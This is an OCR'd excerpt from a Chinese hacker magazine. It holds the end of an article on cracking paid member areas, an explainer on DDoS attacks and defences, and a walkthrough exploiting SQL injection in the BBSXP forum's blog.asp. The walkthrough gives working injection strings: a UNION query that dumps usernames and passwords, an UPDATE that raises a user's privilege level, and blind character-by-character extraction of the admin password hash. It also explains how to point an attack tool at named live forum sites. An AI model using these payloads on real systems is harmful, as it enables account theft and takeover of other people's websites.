


图12

黑客基地的“会员管理系统”，是基于IIS网站服务器类的第三方软件搭建的，由于包涵了商业机密在此就不详细介绍了。

综合上述的四类方案，“收费网站——VIP会员专区”的搭建也不过如此。如果黑友想破解网站密码，首先要判定的就是对方服务器的系统类型，在基于其搭建的原理下手。我想一定能起到事半功倍的作用。由于偶还很菜，初来乍道的，才疏学浅。知识面不广，阅历也还不够多，文章中有什么参差，还希望各位高手加以指点。我今后一定吸取经验教训，为广大黑友奉献更好更精的文章。

（相关工具ultraedit32光盘已收录。）



DDoS的攻击手段与对策

赵大伟

一、什么是DDoS攻击

DDoS是英文Distributed Denial of Service的缩写，意即“分布式拒绝服务”，那么什么又是拒绝服务（Denial of Service）呢？可以这么理解，凡是能导致合法用户不能够访问正常网络服务的行为都算是拒绝服务攻击。拒绝服务攻击的目的非常明确，就是要阻止合法用户对正常网络资源的访问，从而达成攻击者不可告人的目的。

虽然同样是拒绝服务攻击，但是DDoS和DoS还是有所不同。DoS侧重于通过对主机特定漏洞的利用攻击导致网络栈失效、系统崩溃、主机死机而无法提供正常的网络服务功能，从而造成拒绝服务，常见的DoS攻击手段有TearDrop、Land、Jolt、IGMP Nuker、Boink、Smurf、Bonk、OOB等；DDoS的攻击策略侧重于通过很多“傀儡主机”（被攻击者入侵过或可间接利用的主机）向受害主机发送大量看似合法的网络包，从而造成网络阻塞或服务器资源耗尽而导致拒绝服务，分布式拒绝服务攻击一旦被实施，攻击网络包就会犹如洪水般涌向受害主机，从而把合法用户的网络包淹没，导致合法用户无法正常访问服务器的网络资源。因此，拒绝服务攻击又被称之为“洪水式攻击”。常见的DDoS攻击手段有SYN Flood、ACK Flood、UDP Flood、ICMP Flood、TCP Flood、Connections Flood、Script Flood、Proxy Flood等。

二、DDoS攻击后的症状

DDoS的表现形式主要有两种，一种为流量攻击，主要是针对网络带宽的攻击，即大量攻击包导致网络带宽被阻塞，合法网络包被虚假的攻击包淹没而无法到达主机；另一种为资源耗尽攻击，主要是针对服务器主机的攻击，即通过大量攻击包导致主机的内存被耗尽，或CPU被内核及应用程序占完而造成无法提供网络服务。

如何判断网站是否遭受了流量攻击呢？可通过Ping命令来测试，若发现Ping超时或丢包严重（假定平时是正常的），则可能遭受了流量攻击，此时若发现和你的主机接在同一交换机的服务器也访问不了了，基本可以确定是遭受了流量攻击。当然，这样测试的前提是你到服务器主机之间的ICMP协议没有被路由器和防火墙等设备屏蔽，否则可采取Telnet主机服务器的网络服务端口来测试，效果是一样的。不过有一点可以肯定，假如平时Ping你的主机服务器和接在同一交换机上的主机服务器都是正常的，突然都Ping不通了或者是严重丢包，那么假如可以排除网络故障因素的话，则肯定是遭受了流量攻击。再一个流量攻击的典型现象是，一旦遭受流量攻击，会发现用远程终端连接网站服务器会失败。

相对于流量攻击而言，资源耗尽攻击要容易判断一些，假如平时Ping网站主机和访问网站都是正常的，突然发现网站访问非常缓慢或无法访问了，但还可以Ping通，则很可能遭受了资源耗尽攻击，此时若在服务器上用**Netstat -na**命令，观察到有大量的SYN_RECEIVED、TIME_WAIT、FIN_WAIT_1等状态存在，而ESTABLISHED很少，则可判定肯定是遭受了资源耗尽攻击。还有一种属于资源耗尽攻击的现象是，对自己的网站主机Ping不通，或者是丢包严重，而Ping在同一交换机上的其他服务器则正常，造成这种原因是网站主机遭受攻击后，导致系统内核或某些应用程序CPU利用率达到100%无法回应Ping命令，其实带宽还是有的，否则就Ping不通接在同一交换机上的主机了。

三、DDoS攻击的类型

当前主要有三种流行的DDoS攻击：

1、SYN/ACK Flood攻击：这种攻击方法是经典最有效的DDoS方法，可通杀各种系统的网络服务，主要是通过向受害主机发送大量伪造源IP和源端口的SYN或ACK包，导致主机的缓存资源被耗尽或忙于发送回应包而造成拒绝服务，由于源都是伪造的故追踪起来比较困难。缺点是实施起来有一定难度，需要高带宽的傀儡主机支持。少量的这种攻击会导致主机服务器无法访问，但却可以Ping得通，在服务器上用**Netstat -na**命令会观察到存在大量的SYN_RECEIVED状态，大量的这种攻击会导致Ping失败、TCP/IP栈失效，并会出现系统凝固。

2、TCP全连接攻击：这种攻击是为了绕过常规防火墙的检查而设计的，一般情况下，常规防火墙大多具备过滤TearDrop、Land等DoS攻击的能力，但

对于正常的TCP连接是放过的，殊不知很多网络服务程序（如：IIS、Apache等Web服务器）能接受的TCP连接数是有限的，一旦有大量的TCP连接，即便是正常的，也会导致网站访问非常缓慢甚至无法访问，TCP全连接攻击就是通过许多傀儡主机不断地与受害服务器建立大量的TCP连接，直到服务器的内存等资源被耗尽而被拖跨，从而造成拒绝服务，这种攻击的特点是可绕过一般防火墙的防护而达到攻击目的，缺点是需要找很多傀儡主机，并且由于傀儡主机的IP是暴露的，因此容易被追踪。

3、提交脚本攻击：这种攻击主要是针对存在ASP、JSP、PHP、CGI等脚本程序，并调用MSSQLServer、MySQLServer、Oracle等数据库的网站系统而设计的，特征是和服务器建立正常的TCP连接，并不断的向脚本程序提交查询、列表等大量耗费数据库资源的调用，典型的以小博大的攻击方法。一般来说，提交一个GET或POST指令对客户端的耗费和带宽的占用是几乎可以忽略的，而服务器为处理此请求却可能要从上万条记录中去查出某个记录，这种处理过程对资源的耗费是很大的，常见的数据库服务器很少能支持数百个查询指令同时执行，而这对于客户端来说却是轻而易举的，因此攻击者只需通过Proxy代理向主机服务器大量递交查询指令，只需数分钟就会把服务器资源消耗掉而导致拒绝服务，常见的现象就是网站访问变慢、ASP程序失效、PHP连接数据库失败、数据库主程序占用CPU高。这种攻击的特点是可以完全绕过普通的防火墙防护，轻松找一些Proxy代理就可实施攻击，缺点是对付只有静态页面的网站效果会大打折扣，并且有些Proxy会暴露攻击者的IP地址。

四、DDoS攻击的对策

对付DDoS是一个系统工程，想仅仅依靠某种系统或产品防住DDoS是不现实的，可以肯定的是，完全杜绝DDoS目前是不可能，但通过适当的措施抵御90%的DDoS攻击是可以做到的，基于攻击和防御都有很大成本开销的缘故，若通过适当的办法增强了抵御DDoS的能力，也就意味着加大了攻击者的攻击成本，那么绝大多数攻击者将无法继续下去而放弃，也就相当于成功的抵御了DDoS攻击。以下为笔者多年以来抵御DDoS的经验和建议，和大家分享！

1、采用高性能的网络设备

首先要保证网络设备不能成为瓶颈，因此选择路由器、交换机、硬件防火墙等设备的时候要尽量选用性能强、口碑好的产品。某些知名的网络设备提供商还可以在发生DDoS攻击时提供技术支持。

2、尽量避免NAT的使用

无论是路由器还是硬件防护设备要尽量避免采用网络地址转换NAT的使用，因为采用此技术会较大降低网络通信能力。其实原因很简单，因为NAT需要对地址来回转换，转换过程中需要对网络包的校验和进行计算，因此浪费了很多CPU的时间。

（小编注：网络地址转换"NAT"，是用于将一个地址域，如：专用Intranet映射到另一个地址域，如：Internet的标准方法。）

3、充足的网络带宽保证？

网络带宽直接决定了能抗受攻击的能力，假若仅仅有10M带宽的话，无论采取什么措施都很难对抗现在的SYNFlood攻击，当前至少要选择100M的共享带宽，最好的当然是挂在1000M的主干上了。但需要注意的是，主机上的网卡是1000M的并不意味着它的网络带宽就是千兆的，若把它接在100M的交换机上，它的实际带宽不会超过100M，再就是接在100M的带宽上也不等于就有了百兆的带宽，因为网络服务商很可能会在交换机上限制实际带宽为10M，这点一定要搞清楚。

4、升级主机服务器硬件

在有网络带宽保证的前提下，请尽量提升硬件配置，要有效对抗每秒10万个SYN攻击包，服务器的配置至少应该为：P4 2.4G/DDR512M/SCSI-HD。起关键作用的主要是CPU和内存，最好使用至强双CPU，内存一定要选择DDR高速内存，硬盘要尽量选择SCSI的，再就是网卡一定要选用3COM或Intel等名牌的。

5、把网站做成静态页面

大量事实证明，把网站尽可能做成静态页面，不仅能大大提高抗攻击能力，而且还给黑客入侵带来不少麻烦，至少没有HTML的注入。新浪、搜狐、网易等门户网站主要都是静态页面，若你非需要动态脚本调用，那就把它放到另外一台单独主机去，免得遭受攻击时连累主服务器。当然，适当放一些不做数据库调用脚本还是可以的。

6、增强操作系统的TCP/IP栈

Win2000和Win2003作为服务器操作系统，本身就具备一定的抵抗DDoS攻击的能力，只是默认状态下没有开启而已，若开启的话可抵挡约10000个SYN攻击包，若没有开启则仅能抵御数百个，具体怎么开启，微软知识库的文章有详细的介绍。

以上的六条对抗DDoS建议，适合绝大多数拥有自己主机的用户，但假如采取以上措施后仍然不能解决DDoS问题，可能需要更多投资，增加服务器数量并采用DNS轮巡或负载均衡技术，甚至需要购买多层交换机设备，从而使得抗DDoS攻击能力成倍提高。



曹辉　职业欠钱

最近BBSXP论坛可以说是一点都不平静，漏洞一个接一个暴出来。上次对showforum.asp这个文件的漏洞分析过后，没多久，又暴出blog.asp存在漏洞。于是俺这个菜鸟的心再不能平静了，不要每次都等着人家给我们找漏洞，咱自己也来分析一把看看。

首先，我们回顾一下showforum.asp中的漏洞，还记得order变量，是经过了HTMLncode过滤了以后才放到SQL语句中去执行的。再来看看blog.asp中出漏洞的地方：

```
id=HTMLEncode(Request("id"))
if id"" then
sql="select * from [calendar] where id="&id&" order
by id Desc"
```

id变量同样是经过了HTMLEncode过滤了以后，就放到了SQL语句中去了。利用的方法是构造一个特殊的id变量，使用UNION查询将密码暴出来。

小知识：UNION查询的基本介绍

使用UNION可以将多个查询结果合并起来时，系统会自动去掉重复的记录。参加UNION操作的各结果表的列数必须相同；对应项的数据类型也必须相同；

select top 1 username,userpass from [user] union select 'test','12345' from [clubconfig]——这里加上了单引号是表示里面的数据为字符型，为了和前面的username和userpass的类型对（在ACCESS中则没有这么严格的要求，数据类型不一致的话，不会导致SQL语句出错）上。在海洋2006的数据库操作里执行的结果如图1。




图 1

原理学习与分析

了解了union查询，我们就可以构造这个id了。如：id=-1 union select 1,2,3,4,5,6,7 from [user] where membercode=5

还原完整的SQL语句是这样的：

select * from [calendar] where id=-1 union select 1,2,3,4,5,6,7 from [user] where membercode=5 order by id Desc

此SQL前半部分会因为id=-1而什么也查不出来，然后，1~7这7个数字是因为calendar这个表中有7个字段。那么大家可以看到如图的结果。(图2)




图 2

其中能显示出来的数字（比如3和4），可以改为字段名username和userpass。因为有membercode=5做条件，所以可以将级别为社区区长的用户名和密码查出来。




图 3

（图3）当然，如果想查特定用户的密码也是很容易的，把username作为限制条件就可以了。不过要注意的是，HTMLEncode函数过滤了单引号，所以要用十六进制转换一下。把语句改为：

id=-1 union select 1,2,userpass,4,5,6,7 from [user] where username=0xD3C3BBA7

其中0xD3C3BBA7是“用户”的十六进制写法。如果是数字和英文的话，记得每一个字符需要用四个字节来表示，比如“1”要写成0x3100。这和上次的一样。有一个不一样的地方是，上次我们用了DECLARE @cmd sysname，并且将空格转换为了“+”号，后来实践后发现是没有必要的。所以特别提出一下。

不过，上面讲的利用方法是只针对ACCESS版的，因为这样的union查询在MSSQL中是会出错的，为什么呢？在查询分析器里实验的时候，我们发现，尽管语法都是一样的，但是因为MSSQL版的BBSXP中，[calendar]这张表中的content字段的类型是TEXT类型。用来存放日志内容的。而且text、ntext或image数据类型在查询的时候是不允许使用DISTINCT方式查询的。(DISTINCT查询是指，在查询的时候要将重复的记录删掉）而UNION查询又肯定是DISTINCT方式的。(上面介绍过了）所以我们不能直接像ACCESS版那样把密码给“暴”出来。那么我们就没有办法了吗？当然不是，也许有的朋友会想起曾经我们介绍的方法，直接构造出多语句执行，update修改自己的级别和允许上传类型或者改后台密码。我给个例子，将id构造为：

id=-1 update [user] set membercode=5 where username=0xD3C3BBA7

select * from [calendar] where id=-1

（后面这个select语句是为了配对原语句中的order by）递交后看结果（图4）：




图 4

为什么会这样呢？不是说MSSQL是支持多语句执行的吗？为什么又说只能是单个的select语句或存储过程呢？回头查看SQL语句，可以保证没有问题，因为在查询分析器里是正确执行了的。那问题肯定在ASP文件里了。仔细对比两次的内容后，发现区别是这样的：ShowForum.asp中，是这么执行SQL语句的：**Rs=Conn.Execute(sql)**，而blog.asp是这么写的：**rs.Open sql,Conn,1**

在安全焦点的论坛上，xiaolu告诉我问题就出在这上面，rs.Open sql,Conn,1是不能修改记录的。(原理就不介绍了，我自己都还晕忽着~）继续分析：

那是不是对SQL版的就不能利用了呢？当然不是了，我们可以一位一位的将密码猜出来嘛。HTMLEncode函数过滤掉了" "这两个用于比较ASCII码大小的字符，那么我们就不用它，我们用**between ... and ...**

id=1 and exists(select * from clubconfig where substring(adminpassword,1,1) between 0x30 and 0x46)

因为我们知道BBSXP后台密码是MD5的密文，而且字母都是大写的，所以密码的每一位只可能是0-9和A-F之间。将它们的ASCII码转换为十六进制：0x30-0x39和0x41-0x46之间。(这里用UltraEdit自带的ASCII对照表查的）然后使用经典的ASCII折半分析法，(经常使用NBSI的朋友可能很眼熟吧，呵呵）首先我们猜看第一位是否0x30到0x39之间（数字0-9），如果是的话，会出现id为1的日志。否则提示没有这个日志，然后一直猜到between 0x35 and 0x35之类的结果（and的前后数字相同为止，0x35就是数字5了），再猜substring(adminipassword,2,1）也就是密码的第二位。当然，这是很机械的工作，要一次一次的猜实在是一个体力活。还是小z体贴大家，将工具做了出来。

ACCESS版：

在最上面那个“目标主机”处填入论坛的地址。不要填完整的，比如http://bbsxp.com/bbs/被填成了http://bbsxp.

com/bbs/blog.asp反而会失败。然后在下拉菜单中选择是要获取对方的管理员名和密码还是要对方后台密码。点发送就OK了。(图5)，这里有个“使用usertop.asp暴”，下文会介绍。




图5

SQL版：

速度就没ACCESS版那么快了，因为要一位一位的猜（周杰伦：我要，一位一位往下猜~），这次要在“关于SQL的blog.asp”中的目标主机里填URL了，而且这次要求填完整的。比如http://www.cnsuv.cn/blog.asp?id=1，这个地址必须是你输入它的时候能看到有日志的；如果没有日志的话，请自己注册个ID发日志(图6)。这次我们没有把获取用户名的功能加进来，大家可以自己输入http://bbs.yuzi.net/adminlist.asp到管理团队找级别为社区区长的用户名（比如这里是yuzi)，将其填入“用户名”处，点发送就可以了。(图7、图8)




图6

